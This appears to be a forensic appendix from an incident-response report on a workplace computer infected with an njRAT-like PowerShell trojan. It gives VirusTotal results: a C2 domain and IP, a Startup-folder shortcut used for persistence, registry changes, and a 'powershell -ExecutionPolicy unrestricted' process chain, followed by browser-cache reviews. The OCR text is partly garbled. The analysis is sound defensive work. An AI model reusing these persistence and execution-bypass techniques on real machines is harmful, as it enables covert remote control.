- 5242342342.ps1
- up.mp3
- 02.ps1



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 6

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Contacted Domains (1)

Domain	Detections	Created	Registrar
2024.libya2020.com.ly	8 / 89	2020-01-11	LTT local (loc)

Contacted IP addresses (1)

IP	Detections	Autonomous System	Country
45.74.63.210	0 / 87	3223	US

Dropped Files (3)

Scanned	Detections	File type	Name
2022-07-03	0 / 57	Windows shortcut	Windows.lnk
2022-07-03	0 / 58	Windows shortcut	Windows.lnk
?	?	file	b32d7c569f357fce4bca0cc22e5f51d3a84f6dc506142ab133b5c69cad69642a

Graph Summary

1 contacted ips



3 dropped files

1 contacted domains



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 2 LOW 1

- ⚠️ Matches rule Wow6432Node CurrentVersion Autorun Keys Modification by Victor Sargeev, Denil Yuysakovsldy, Gleb Sukhodolsky, Timur Zimnatulin, oecd.community, Tim Shelton, frack113 (split) at Sigma Integrated Rule Set (GitHub)
 - ↳ Detects modification of autorun extensibility point (ASEP) in registry.
- ⚠️ Matches rule Suspicious aspnet_compiler.exe Execution by frack113 at Sigma Integrated Rule Set (GitHub)
 - ↳ Execute C# code with the Build Provider and proper folder structure in place.
- ⚠️ Matches rule Failed Code Integrity Checks by Thomas Petzke at Sigma Integrated Rule Set (GitHub)
 - ↳ Code integrity failures may indicate tampered executables.

Crowdsourced IOCs rules

- ⚠️ Matches rule MALWARE-CNC Win.Trojan.njRAT variant outbound communication at Snort registered user ruleset
 - ↳ trojan-activity
- ⚠️ Matches rule ET MALWARE Generic njRAT/Bladabind CnC Activity (I) at Proxpoint Emerging Threats Open
 - ↳ Malware Command and Control Activity Detected

Network Communication

DNS Resolutions

- ↗ 2024.8uya2020.com.ly
45.74.63.210

IP Traffic

- ⌚ 45.74.63.210:2020 (TCP)

Behavior Similarity Hashes

VirusTotal Jajbox b729e9f5eb996b64e609a4fc87ae4
VirusTotal Observer 14999caddc7ca42ad2bcac97a52a2c48
Zenbox c4ed577fd4246cc9edb356c577f06dd9

Files Written

- ⌚ C:\Users\user\AppData\Local\Temp\ly5cdbw.1pf.ps1
- ⌚ C:\Users\user\AppData\Local\Microsoft\Windows\Caches
- ⌚ C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
- ⌚ C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5p2gton.kj.ps1
- ⌚ C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtq2p33.oqx.ps1
- ⌚ C:\Users\user\AppData\Roaming
- ⌚ C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations
- ⌚ C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\V0YC5BKJF0CC9OFKKAJH.temp
- ⌚ C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.lnk
- ⌚ C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk
- ⌚ C:\Users\user\Documents\20220823
- ⌚ C:\Users\user\Documents\20220823\PowerShell_transcript.632922.TEphgF2q.20220823054703.txt
- ⌚ C:\Windows\system32\catroot
- ⌚ C:\Windows\system32\catroot2
- ⌚ DeviceConDrv\Connect

^

Files Deleted

- ⌚ C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5p2gton.kj.ps1
- ⌚ C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtq2p33.oqx.ps1

Files Dropped

- + C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5p2gton.kj.ps1
- + C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtq2p33.oqx.ps1
- + C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.lnk
- + C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk



ملحق رقم 3 - تفاصيل البحث في الجهاز المعنوي والبرامج الخبيثة التي وجدت فيه

Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Security_HKLM_only

Registry Keys Set

- HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
0
- HKEY_CURRENT_USER\Environment\SEE_MASK_NOZONECHECKS
1
- HKEY_CURRENT_USER\Software\Windows
- HKEY_CURRENT_USER\
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\MediaResources
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\MediaResources\msvideo

Process and service actions ⓘ


Processes Tree

- 2588 - C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -file t2.ps1
- ↳ 2600 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
- 4452 - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noLogo -ExecutionPolicy unrestricted -file "C:\Users\user\Desktop\t2.ps1"
- ↳ 7856 - C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe



ملحق رقم 3 - تفاصيل البحث في الجهاز المعمد والبرامج الفيروسية التي وجدت فيه

Trying other online malware analysis tools give less information than 'VirusTotal', for example 'MetaDefender':



(10) Checking the browsing history:

Searching the Internet browsing history in the browsers does not give any suspicious results.

Using 'ChromeCacheView' program from 'Nir Soft' to search the browsing history in the cache folders we found no suspicions:

Microsoft Edge: Not much history, only few times from 2023-08-14 to 2023-08-21, and accessing sites related Microsoft.



ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Filename	URL	Content Type	File Size	Last Accessed	Server Time	Server Last Modified	Expires Time	Server Name
name=signal_tlt...	https://edgeservice.microsoft.com/entityextractortemplates/api/v1...	application/json	389	8/20/2023 12:39:37...	8/22/2023 9:33:49...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
name=arbitratio...	https://edgeservice.microsoft.com/entityextractortemplates/api/v1...	application/json	402	8/20/2023 12:49:10...	8/22/2023 9:33:48...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
svr2017-07-29...	https://edgeservice.microsoft.com/entityextractortemplates/api/v1...	application/octet-stream	304,222	8/21/2023 9:42:27...	8/21/2023 9:41:07...	8/17/2023 12:36:56...	1/1/1601 2:00:00 AM	
name=domains...	https://edgeservice.microsoft.com/entityextractortemplates/api/v1...	application/json	400	8/21/2023 9:42:26...	8/21/2023 9:41:07...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
MONTR...	https://edgeservices.bing.com/prefetch/test?FORM=MONTR...	text/javascript	1,077	8/21/2023 9:42:24...	8/21/2023 9:41:04...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
afmuy94Os_mj...	https://edgeservices.bing.com/pf/afmuy94Os_mjJASAxNqK7...	text/javascript	8,932	8/21/2023 9:42:24...	8/21/2023 9:41:04...	8/8/2023 7:04:29...	1/1/1601 2:00:00 AM	
h14ccccd0d0...	https://edgeservices.bing.com/pf/14ccccd0d0M9jSwWp4...	text/javascript	2,396	8/21/2023 9:42:24...	8/21/2023 9:41:04...	7/19/2023 7:05:46...	1/1/1601 2:00:00 AM	
Y450QgnWf_q7...	https://edgeservices.bing.com/pf/Y450QgnWf_q7R6nFC1d1...	text/javascript	451	8/21/2023 9:42:24...	8/21/2023 9:41:04...	12/18/2020 12:59:31...	1/1/1601 2:00:00 AM	
h1djApwsSA...	https://edgeservices.bing.com/pf/h1djApwsSA6mgybYch...	text/javascript	2,396	8/21/2023 9:42:24...	8/21/2023 9:41:04...	8/21/2023 2:00:00 AM	1/1/1601 2:00:00 AM	
userstatus.json	https://edgeservices.bing.com/edgesvc/userstatus	application/json	241	8/21/2023 9:42:24...	8/21/2023 9:41:03...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	Microsoft+
scenario>Add...	https://edgeservices.bing.com/pf/14/11ff4eC8A5C8E75407A...	application/json	189	8/21/2023 9:42:23...	8/21/2023 9:41:03...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
IGBf3AAC43CT...	https://edgeservices.bing.com/pf/14/11ff4eC8A5C8E75407A...	text/javascript	0	8/21/2023 9:42:23...	8/21/2023 9:41:03...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
b2PKPzmcwSW...	https://edgeservices.bing.com/pf/b2PKPzmcwSWtVdX0L...	text/javascript	6,284	8/21/2023 9:42:23...	8/21/2023 9:41:03...	8/1/2023 7:32:49...	1/1/1601 2:00:00 AM	
GesJuumFCN...	https://edgeservices.bing.com/pf/GesJuumFCN_7qjDZejQ...	text/javascript	2,625	8/21/2023 9:42:23...	8/21/2023 9:41:03...	7/25/2023 8:13:24...	1/1/1601 2:00:00 AM	
KopIcxpnHall...	https://edgeservices.bing.com/pf/KopIcxpnHall0V1SfCp...	text/javascript	5,571	8/21/2023 9:42:23...	8/21/2023 9:41:03...	7/20/2023 11:38:00...	1/1/1601 2:00:00 AM	
THMTnTb/79...	https://edgeservices.bing.com/pf/THMTnTb/791x11HWGLDP...	text/javascript	1,282	8/21/2023 9:42:23...	8/21/2023 9:41:03...	8/1/2023 8:21:44 AM	1/1/1601 2:00:00 AM	
1_pjctTIN5UU...	https://edgeservices.bing.com/pf/1_pjctTIN5UUdpA3beOr...	application/x-javascript	27	8/21/2023 9:42:23...	8/21/2023 9:41:03...	8/24/2020 7:02:54...	1/1/1601 2:00:00 AM	
stCMVbaetNgU...	https://edgeservices.bing.com/pf/stCMVbaetNgU1_uMfZ...	text/css	1,375	8/21/2023 9:42:23...	8/21/2023 9:41:03...	3/7/2023 2:35:27 AM	1/1/1601 2:00:00 AM	
YcK2B2Rr5X4L...	https://edgeservices.bing.com/pf/YcK2B2Rr5X4L222ICF_1...	text/css	683	8/21/2023 9:42:23...	8/21/2023 9:41:02...	4/18/2023 12:07:53...	1/1/1601 2:00:00 AM	
edgHscheme...	https://edgeservices.bing.com/edgHscheme/shift0B0Hscheme...	text/html	33,403	8/21/2023 9:42:22...	8/21/2023 9:41:02...	1/1/201 2:00:00 AM	1/1/1601 2:00:00 AM	
DomainFilter...	https://www.bing.com/boomfilter/DomainFilterGlobal.j...	application/json	532,155	8/21/2023 9:42:22...	8/21/2023 9:41:02...	8/26/2023 3:46:24...	1/1/1601 2:00:00 AM	
svr2017-07-29...	https://edgeservice.azureedge.net/assets/edge_hub.aspx...	application/octet-stream	224,527	8/14/2023 2:10:52...	8/14/2023 2:11:57...	8/8/2023 6:39:44 PM	1/1/1601 2:00:00 AM	
IGf3AAC43CT...	https://edgeservices.bing.com/ff/ff0faIGf3AAC43CT9MA4...	text/html	0	8/14/2023 2:10:50...	8/14/2023 2:11:55...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	
scenario>Add...	https://substrate.office.com/search/api/v3/init?scenario=Add...	application/json	79	8/14/2023 2:10:50...	8/14/2023 2:11:54...	1/1/1601 2:00:00 AM	1/1/1601 2:00:00 AM	Microsoft+

Google Chrome:


History starts from 2023-08-10 to 2023-08-22, On the date of the incident 2023-08-22 there is no access to suspicious sites only local *.ltt.ly and local IP addresses. On 2023-08-20 and other days before there is access to 'facebook' URLs but no suspicious URLs found.




ملحق رقم 3 - تفاصيل البحث في الجهاز المعنفي والبرامج الخبيثة التي وجدت فيه

Filename	URL	Content Type	File Size	Last Accessed	Server Time	Server Last Modified	Expire Time	Server N
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	272	8/22/2023 5:51:03 ..	8/22/2023 11:49:32 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	68	8/22/2023 5:51:03 ..	8/22/2023 11:49:32 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	270	8/22/2023 5:50:52 ..	8/22/2023 11:49:30 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	191	8/22/2023 5:50:48 ..	8/22/2023 11:49:33 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	170	8/22/2023 5:50:48 ..	8/22/2023 11:49:33 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	60	8/22/2023 5:50:48 ..	8/22/2023 12:09:22 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	63	8/22/2023 5:50:48 ..	8/22/2023 11:59:45 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	187	8/22/2023 5:50:48 ..	8/22/2023 11:59:40 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	74	8/22/2023 5:50:20 ..	8/22/2023 11:59:35 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	88	8/22/2023 5:50:18 ..	8/22/2023 11:59:35 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	75	8/22/2023 5:50:04 ..	8/22/2023 11:59:35 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/javascript	49,024	8/22/2023 5:49:39 ..	8/4/2023 4:45:58 PM	7/4/2023 5:32:02 PM	8/3/2024 4:45:58 PM	afte
prefabst	https://apis.google.com/_/sc/all-static/_/js/poly.poly.en...	text/javascript	58,279	8/22/2023 5:48:59 ..	8/14/2023 12:09:06 ..	8/2/2023 3:53:51 ..	8/13/2024 12:07:00 ..	afte
AAZWf9gJ.y...	https://www.gstatic.com/o/g/_/f/k/o/qm.m..._US_YTEHhCIV...	text/css	664	8/22/2023 5:48:39 ..	8/3/2023 2:51:51 PM	8/1/2023 3:50:11 AM	8/2/2024 2:51:51 PM	afte
AAZWf9gJ.y...	https://www.gstatic.com/o/g/_/f/k/o/qm.m..._US_YTEHhCIV...	image/png+end	665	8/22/2023 5:48:47 ..	8/3/2023 2:54:47 PM	8/3/2023 2:48:00 ..	8/2/2024 2:48:47 PM	afte
prefabst	https://www.gstatic.com/images/handling/polylogos/o/g/g...	application/json	33	8/22/2023 5:49:54 ..	8/22/2023 11:59:35 ..	1/1/1901 2:00:00 AM	8/2/2023 5:20:46 ..	ges
x22-c-mo.jf...	https://fl3.googleusercontent.com/f/gd/AGvmtYhYkupGEW97...	image/jpeg	1,120	8/22/2023 5:49:58 ..	8/22/2023 11:59:32 ..	1/1/1901 2:00:00 AM	8/2/2023 5:30:22 ..	ffte
bkr-m-USsyn...	https://www.gstatic.com/o/g/_/f/k/o/qm.m..._US_YTEHhCIV...	application/json	38,437	8/22/2023 5:49:58 ..	8/22/2023 11:59:45 ..	1/1/1901 2:00:00 AM	8/2/2023 5:30:45 ..	ges
ntp.2.json	https://www.googleapis.com/api/ndt/metrics/ntp2	application/json	23	8/22/2023 5:49:57 ..	8/22/2023 12:04:43 ..	1/1/1901 2:00:00 AM	8/2/2023 5:30:45 ..	ges
clientchrome...	https://www.googleapis.com/complete/search/filters/clientchrom...	text/javascript	708	8/22/2023 5:49:57 ..	8/22/2023 12:04:45 ..	1/1/1901 2:00:00 AM	8/1/2021 2:00:00 AM	ges
get-statistics.j...	https://digita.ndwork.lt.ly/api/dashboard/get-statistics	application/json	137	8/22/2023 5:49:57 ..	8/22/2023 12:04:25 ..	1/1/1901 2:00:00 AM	8/1/2021 2:00:00 AM	ges
get-emp-sched...	https://digita.ndwork.lt.ly/api/dashboard/get-emp-schedule	application/json	394	8/22/2023 5:49:25 ..	8/22/2023 12:04:25 ..	1/1/1901 2:00:00 AM	8/1/2021 2:00:00 AM	ges
get-emp-balance...	https://digita.ndwork.lt.ly/api/dashboard/get-emp-balance	application/json	303	8/22/2023 5:49:25 ..	8/22/2023 12:04:25 ..	1/1/1901 2:00:00 AM	8/1/2021 2:00:00 AM	ges
prefabst	https://content-autofill.googleapis.com/v1/pages/ChIDelUv...	text/plain	68	8/22/2023 5:49:24 ..	8/22/2023 12:04:11 ..	1/1/1901 2:00:00 AM	1/1/1901 2:00:00 AM	ESF
chunk-5a21a36a...	https://digita.ndwork.lt.ly/_/f/chunk-5a21a36a.12.3.0.js	application/javascript	15,759	8/22/2023 5:49:23 ..	8/20/2023 12:41:58 ..	7/26/2023 9:11:36 ..	1/1/1901 2:00:00 AM	ges
